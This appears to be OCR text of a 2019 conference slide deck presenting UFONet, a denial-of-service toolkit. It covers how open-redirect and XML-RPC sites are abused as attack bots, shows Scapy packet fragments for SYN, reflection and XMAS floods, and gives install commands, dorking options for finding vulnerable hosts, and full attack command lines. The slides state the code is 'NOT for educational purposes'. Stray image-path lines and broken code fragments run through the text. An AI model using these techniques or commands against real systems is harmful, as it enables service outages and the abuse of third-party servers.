#UFONet = (To0L.AlienWare) / ninja[**DDoS**+**DoS**] \ (multi-ProXY/**DarkNet**(HTTP(s)/WebAbuse[Layer7]) +(extra[Layer3]+d0rKng+eVas(h)iVe(CA-che/ge0)+FngPrinting+sTAT[RanKiNgs+F0RuMS +**WarGameS**(P2P/ClAns-RanKings)]…

“Denial of Service Toolkit” → by psy - @2019#**HackRON(**TNF)

…“Let them hate so long as they fear”…

…“oderint dum metuant”…

/WARNING!/:

==========

LEGAL DISCLAIMER:

Usage of UFONet for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume noliability and are not responsible for any misuse or damage caused by this program.

==========

* FAQ: ufonet.03c8.net/FAQ

==========

+ *What's UFONet?*

+ *How it works?*

  - *[DDoS / DoS / Extras]*

+ *Installation*

+ *Main-Features*

+ *GUI*

+ *Demo/Video*

+ *Contribute*

==========

/What's UFONet?/

==========

==========


/What's UFONet?/

==========

==========

/What's UFONet?/

==========



(2018) - *Average age of individuals arrested by country*

==========

/What's UFONet?/

* Website: ufonet.03c8.net

==========

"On a samurai sword or even any tool,
what matters is who goes to use it and for what,
not who builds it and when…"


+

+


"A botnet of botnets..."

==========

/What's UFONet?/

* Last code [01/2019]***: v1.2 – "Armageddon!"***

==========

+ Python + Javascript + HTML5 + CSSv3

+ **License** → GPL v3.0

+ First Release: v0.1b → 2013

- Born as XSSer module (2009)

==========

+ **Toolkit** → DDoS (Botnet) + DoS (Direct-attacks)

- Exploit OSI/Layer-7 (HTTP)

- Exploit OSI/Layer-3 (NETWORK)

+ **Objetive** → **Resource Depletion**

==========

/What's UFONet?/

```
[Info] Flying some UCAV with 'heat-beam' weapons...

[Info] UCAV: http://www.isup.me/ -> FAILED? || Report: Target looks OFFLINE from here!!! ;-)
[Info] UCAV: http://www.downforeveryoneorjustme.com/ -> FAILED? || Report: Target looks OFFLINE from here!!!
-)

[Info] Congratulations!. Your target looks OFFLINE from external sources...

Wanna send a [HEAD] check request from your proxy (y/N)y
-------------------------

[Info] #UFONet TANGO DOWN!!! -> [redacted].net
```

/How it works?/

/How it works?/: **DDoS/Botnet**

* Top10 App Security Risks: OWASP-2013

==========

+ CWE-601: URL Redirection to Untrusted Site

A web application accepts a user-controlled input that specifies a link to an external site and uses that link in a Redirect.


Google open redirect

From: secure poon <suckure () gmail com>
Date: Wed, 7 Dec 2011 10:40:33 -0800

```
Problem:

Google suffers from an open redirect that can be used to trick users into
visiting sites not originating from google.com

Example:

http://www.google.com/local/add/changeLocale?currentLocation=http://www.bing.com

http://www.google.com/local/add/changeLocale?currentLocation=http://www.tubgirl.ca

Regards
suckure

_______________________________________________
Full-Disclosure - We believe in it.
Charter: http://lists.grok.org.uk/full-disclosure-charter.html
Hosted and sponsored by Secunia - http://secunia.com/
```

==========

/How it works?/: **DDoS/Botnet**



/How it works?/: **DDoS/Botnet**

==========

+ Zombies: HTTP GET 'Open Redirect' bot

    Ex: *https://ZOMBIE.com/check?uri=$TARGET*

+ Droids: HTTP GET 'Open Redirect' bot with params required

    Ex: *https://ZOMBIE.COM/css-validator/validator?uri=$TARGET&profile=css3&usermedium=all&vextwarning=true*

+ Aliens: HTTP POST 'Open Redirect' bot

    Ex: *https://ZOMBIE.com/analyze.html;$POST;url=$TARGET*

+ UCAVs: HTTP GET 'Web Abuse' bot

    Ex: *https://www.isup.me/$TARGET*

+ X-RPCs: HTTP POST XML-RPC PingBack Vulnerability

    Ex: *https://ZOMBIE.COM/xmlrpc.php*

==========

/How it works?/: **DDoS/Botnet**

+Q: *BUT, is a “strong” DDoS / Botnet?…*

+R: *Well. It depends on how you understand a botnet as "strong"….*

1 - *Privacy*
2 - *Traffic volume*
3 - *Farming / Hunting*
4 - *Co-op / Social*
5 - *Resilence*
6 - *Libre / Free*

/How it works?/: **DDoS/Extras**

==========

+ **DBStress** → 'HTTP DB' attack

+ **SPRAY** → 'TCP-SYN reflection' attack

- SYN packets carring fraudulent (spoofed) source IP belonging to target (aka DrDoS)

```
TCP_l = TCP()
TCP_l.sport = sport
TCP_l.dport = sport
TCP_l.seq = seq
TCP_l.window = window
TCP_l.flags = "S" # SYN
 SYNACK=(IP_p/TCP_l)
TCP_l.flags = "A" # ACK
TCP_l.seq = SYNACK.ack+1
TCP_l.ack = SYNACK.seq+1
```

+ **SMURF** → 'ICMP broadcast' attack

- ICMP 'broadcast' package carring fraudulent (spoofed) source IP belonging to target (aka SMURF)

==========

/How it works?/: **DoS/Extras**

+ **LOIC** → 'HTTP fast' attack


+ **LORIS** → 'HTTP slow' attack

+ **UFOSYN** → 'TCP-SYN' flood attack

```
TCP_l = TCP()
TCP_l.sport = sport
TCP_l.dport = port
TCP_l.flags = "S" # SYN
TCP_l.seq = seq
TCP_l.window = window
```

+ **XMAS** → 'TCP-XMAS' flood attack

```
TCP_l = TCP()
TCP_l.sport = s_zombie_port
TCP_l.dport = sport
TCP_l.seq = seq
TCP_l.window = window
TCP_l.flags = "UFP" # ALL FLAGS SET (like a XMAS tree)
```



/Installation/

/Installation/: **c0d3**

==========

+ *Official*:

```
$ git clone https://code.03c8.net/epsylon/ufonet
```

+ *Mirror*:

```
$ git clone https://github.com/epsylon/ufonet
```

+ *Packages: .tar.gz / .zip / .torrent / others (APK, .exe). Ex:*

https://ufonet.03c8.net/ufonet/ufonet-v1.2.tar.gz
https://ufonet.03c8.net/ufonet/ufonet-v1.2.zip.torrent

+ *Present on (OS security pentesting releases):*

- ParrotOS
- BlackArch
- [...]

==========

/Installation/: **Lib$**

==========

+ UFONet runs on many platforms:

  - *GNU/Linux (*Unix) / Win32 / OSx …*

+ It requires: Python (>2.7.9)

  - *python-pycurl*
  - *python-geoip*
  - *python-whois*
  - *python-crypto*
  - *python-requests*
  - *python-scapy*

+ Script (auto)install:

python setup.py install

==========

/Installation/: **Shell Banner**

```
ventiska% ./ufonet
=======================================================================

888     888 8888888888 .d88888b.  888b    888          888
888     888 888        d88PY888b  8888b   888          888
888     888 888       888     888 88888b  888          888
888     888 8888888   888     888 888Y88b 888  .d88b.  888888
888     888 888       888     888 888 Y88b888 d8P  Y8b 888
888     888 888       888     888 888  Y88888 88888888 888
Y88b. .d88P 888       Y88b. .d88P 888   Y8888 Y8b.     Y88b.
 'Y88888P'  888        'Y88888P'  888    Y888  'Y8888   'Y8888

UFONet - Denial of Service Toolkit - by psy (https://03c8.net)

=======================================================================

-> Mods: 6 [ LOIC + LORIS + UFOSYN + SPRAY + SMURF + XMAS ] | Tools: [ 3 ]

=======================================================================

-> Bots: 6 [ Z:1 + A:1 + D:1 + R:1 + U:2 ] | Dorks:[ 110 ]

=======================================================================

-> For HELP use: -h or --help

-> For WEB interface use: --gui

=======================================================================
```

/Main-Features/

==========

==========

/Main-Features/: **Resume**

==========

+ Modularity (*core/mods* | *core/tools ...*):

  - Code from scratch (clean)

  + Proxy: (ex: Tor): Master → Proxy → Proxy(Zombie) → Target

+ Spoofing: (HTTP Headers)

  - User-Agent/Referer/Host/X-Forwarded-For/…

+ Impact: Multithread Request(s) / Evade cache /...

+ **Manage Botnet (*“Zombie cycle”*)**:

  - *Search 'zombies' on the Internet (Dorking)*
  - *Test vulnerabilities (Open Redirect, XML-RPC…) / Attack-ME*
  - *Check to discard offline bots*

==========

/Main-Features/: **Options**

```
Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -v, --verbose         active verbose on requests
  --timeline            show program's code timeline
  --update              check for latest stable version
  --check-tor           check to see if Tor is used properly
  --force-ssl           force usage of SSL/HTTPS requests
  --force-yes           set 'YES' to all questions
  --gui                 start GUI (UFONet Web Interface)

*Tools*:
    --crypter           Crypt/Decrypt messages using AES256+HMAC-SHA1
    --network           Show info about your network (MAC, IPs)
    --xray=XRAY         Fast port scanner (ex: --xray 'http(s)://target.com')
    --xray-ps=XRAYPS    Set range of ports to scan (ex: --xray-ps '1-1024')
```

/Main-Features/: **Options (Tools)**

--crypter *Crypt/Decrypt messages using AES256+HMAC-SHA1*

```
UFONet Crypter (AES256+HMAC-SHA1)

 -> (140 plain text chars = 69 encrypted chars)

- Enter text: Hello World!
- Enter key: panopticon

-> Ciphertext: [ PQlSSDG64BEP6OVZQaVYMUYFMUjTbFAfcTZKzU5uZ6gd55YYalcmXthV70GaC851 ]

Length: 64

-> Key (share it using SNEAKNET!): panopticon

Decryption PoC: Hello World!
```

--network *Show info about your network (MAC, Ips)*

```
==========================================
-> Network Info:
==========================================
-----------------------------------
|- MAC Address : 00:09:33:19:47:69
|----------------------------------
|- IP Private  : 192.168.1.65
|----------------------------------
|- IP Public   : 199.249.2[redacted] | [ip.42.pl]
-----------------------------------
```

/Main-Features/: **Options (Tools)**

--xray=XRAY *Fast port scanner (ex: --xray 'http(s)://target.com')*
--xray-ps=XRAYPS *Set range of ports to scan (ex: --xray-ps '1-1024')*

```
Received 4 packets, got 1 answers, remaining 0 packets

==========================================
[Info] [AI] [UFOSCAN] Host 98.137.246.8 is UP!
==========================================
----------------------
Begin emission:
Finished to send 1 packets.
```

```
[Info] [AI] [UFOSCAN] Scan completed in: [ 2131.15770912 ]

[Info] [AI] [UFOSCAN] [ 2/1023 ] OPEN ports FOUND!

    [-] Target: [ 98.137.2[redacted] ]

      [+] OPEN PORT: [ 80 ]
      [+] OPEN PORT: [ 443 ]
```

/Main-Features/: **Options**

==========

Configure Request(s):

--proxy=PROXY Use proxy server (ex: --proxy 'http://127.0.0.1:8118')
--user-agent=AGENT Use another HTTP User-Agent header (default SPOOFED)
--referer=REFERER Use another HTTP Referer header (default SPOOFED)
--host=HOST Use another HTTP Host header (default NONE)
--xforw Set your HTTP X-Forwarded-For with random IP values
--xclient Set your HTTP X-Client-IP with random IP values
--timeout=TIMEOUT Select your timeout (default 1)
--retries=RETRIES Retries when the connection timeouts (default 0)
--threads=THREADS Maximum number of concurrent HTTP requests (default 5)
--delay=DELAY Delay in seconds between each HTTP request (default 0)

Search for 'Zombies':

--auto-search Search automatically for 'zombies' (may take time!)
-s SEARCH Search from a 'dork' (ex: -s 'proxy.php?url=')
--sd=DORKS Search from 'dorks' file (ex: --sd 'botnet/dorks.txt')
--sn=NUM_RESULTS Set max number of results for engine (default 10)
--se=ENGINE Search engine to use for 'dorking' (default Yahoo)
--sa Search massively using all search engines

==========

/Main-Features/: **Options (d0rKing)**

==========

--auto-search: Search automatically for 'zombies' (may take time!)

+ ADVANCED SEARCHING MODEL: “Iteration without repetition”

-s SEARCH: Search from a 'dork' (ex: -s 'proxy.php?url=')

--sd=DORKS: Search from 'dorks' file (ex: --sd 'botnet/dorks.txt')

+ TOTAL DORKS (by default): 110

--sn=NUM_RESULTS: Set max number of results for engine (default 10)

--se=ENGINE: Search engine to use for 'dorking' (default Yahoo)

+ SUPPORTED (01/01/2019): Yahoo, Bing

--sa: Search massively using all search engines

==========

/Main-Features/: **Options**

==========

**Test Botnet*:*

--test-offline	*Fast check to discard offline bots*
--test-all	*Update ALL botnet status (may take time!)*
-t TEST	*Update 'zombies' status (ex: -t 'botnet/zombies.txt')*
--test-rpc	*Update 'reflectors' status (ex: --test-rpc)*
--attack-me	*Order 'zombies' to attack you (NAT required!)*

**Community*:*

--blackhole	*Create a 'blackhole' to share 'zombies'*
--up-to=UPIP	*Upload 'zombies' to IP (ex: --up-to '<IP>')*
--down-from=DIP	*Download 'zombies' from IP (ex: --down-from '<IP>')*
--upload-zombies	*Upload 'zombies' to Community server*
--download-zombies	*Download 'zombies' from Community server*

**Research Target*:*

-i INSPECT	*Search biggest file (ex: -i 'http(s)://target.com')*
-x ABDUCTION	*Examine webserver configuration (+CVE, +WAF detection)*

==========

/Main-Features/: **Options (Research)**

-i INSPECT *Search biggest file (ex: -i 'http(s)://target.com')*

```
==========================================================================
Total objects found: 55
--------------------
images: 48
.mov  : 0
.jsp  : 0
.avi  : 0
.html : 2
.mpg  : 0
.asp  : 0
.mp3  : 0
.js   : 1
.ogv  : 0
.wmv  : 0
.css  : 1
.mpeg : 0
.xml  : 2
.php  : 1
.txt  : 0
.webm : 0
.ogg  : 0
.swf  : 0
-------------------
==========================================================================
=Biggest File: https://hackron.com/wp-content/cache/et/1084/et-core-unified-15489882168858.min.css
==========================================================================
```

/Main-Features/: **Options (Research)**

-x ABDUCTION Examine webserver configuration (+CVE, +WAF detection)

```
 -IP    : 192.124.249.115
 -IPv6  : OFF
 -Port  : 80

 -Domain: hackron.com

---------

Trying single visit broadband test (using GET)...

 -Bytes in : 124.08 KB
 -Load time: 4.32 seconds

---------

Determining webserver fingerprint (note that this value can be a fake)...

 -Banner: Sucuri/Cloudproxy
 -Vía   : NOT found!

---------

Searching for extra Anti-DDoS protections...

 -WAF/IDS: FIREWALL NOT PRESENT (or not discovered yet)! ;-)

---------

Searching at CVE (https://cve.mitre.org) for vulnerabilities...
```

/Main-Features/: **Options**

==========

**Configure Attack(s)*:*

```
  -a TARGET          [DDoS] attack an URL (ex: -a 'http(s)://target.com')
  -f TARGET_LIST     [DDoS] attack a list of targets (ex: -f 'targets.txt')
  -b PLACE           Set place to attack (ex: -b '/path/big.jpg')
  -r ROUNDS          Set number of rounds (ex: -r '1000') (default 1)
```

**Extra Configuration(s)*:*

```
  --no-aliens        Disable 'aliens' web abuse
  --no-droids        Disable 'droids' redirectors
  --no-rpcs          Disable 'xml-rpcs' reflectors
  --no-ucavs         Disable 'ucavs' checkers
  --no-head          Disable 'Is target up?' starting check
  --no-scan          Disable 'Scan shields' round check
  --no-purge         Disable 'Zombies purge' round check
  --expire=EXPIRE    Set expire time for 'Zombies purge' (default 30)
```

**Extra Attack(s)*:*


```
  --db=DBSTRESS      [DDoS] 'HTTP DB' attack (ex: --db 'search.php?q=')
  --spray=SPRAY      [DDoS] 'TCP-SYN reflection' attack (ex: --spray 100)
  --smurf=SMURF      [DDoS] 'ICMP broadcast' attack (ex: --smurf 101)
  --loic=LOIC        [ DoS] 'HTTP fast' attack (ex: --loic 100)
  --loris=LORIS      [ DoS] 'HTTP slow' attack (ex: --loris 101)
  --ufosyn=UFOSYN    [ DoS] 'TCP-SYN flood' attack (ex: --ufosyn 100)
  --xmas=XMAS        [ DoS] 'TCP-XMAS flood' attack (ex: --xmas 101)
```

==========

/GUI/: **WARGAMES**

/GUI/: **SHELL**


```
ventiska% ./ufonet --gui
```



```
   + Class: UFONet / ViPR404+ (model D) +
```

```
0==============================================0
||                                              ||
||  * Botnet -> [DDoS]:                         ||
||                                              ||
||      /Zombies : HTTP GET bots                ||
||      /Droids  : HTTP GET (+params) bots      ||
||      /Aliens  : HTTP POST bots               ||
||      /UCAVs   : Web Abusing bots             ||
||      /X-RPCs  : XML-RPC bots                 ||
||      /SPRAY   : TCP-SYN reflector            ||
||      /SMURF   : ICMP echo flooder            ||
||                                              ||
||  * Close Combat -> [DoS]:                    ||
||                                              ||
||      /LOIC    : Fast HTTP requests           ||
||      /LORIS   : Slow HTTP requests           ||
||      /UFOSYN  : TCP-SYN flooder              ||
||      /XMAS    : TCP-XMAS flooder             ||
||                                              ||
0|==========================================|0
```

/GUI/: **BANNER**


127.0.0.1:9999
Search
'oderint dum metuant'
'ad susceptum perficiendum'
'chao ab ordo'
'obscuris vera involvens'
'omnia mutantur, nihil interit'
'orbis unum'
'si vis pacem, para bellum'
'homo homini lupus'
'causa de timendi est nescire'
'adhuc tempus'
'iniqua nunquam regna perpetuo manent'
'ab uno disce omnes'
'unus pro omnibus, omnes pro uno'
'age quod agis'
UFONet - is a toolkit designed to launch DDoS and DoS attacks.
REMEMBER -> This code is NOT for educational purposes!!
START MOTHERSHIP!

/GUI/: **MAIN**

Welcome to: UFONet | FAQ - Help |

Code: v1.2 - Armageddon!

- Rel: Mon Dec 31 23:54:22 2018
- Dep: Mon Dec 31 23:43:34 2018

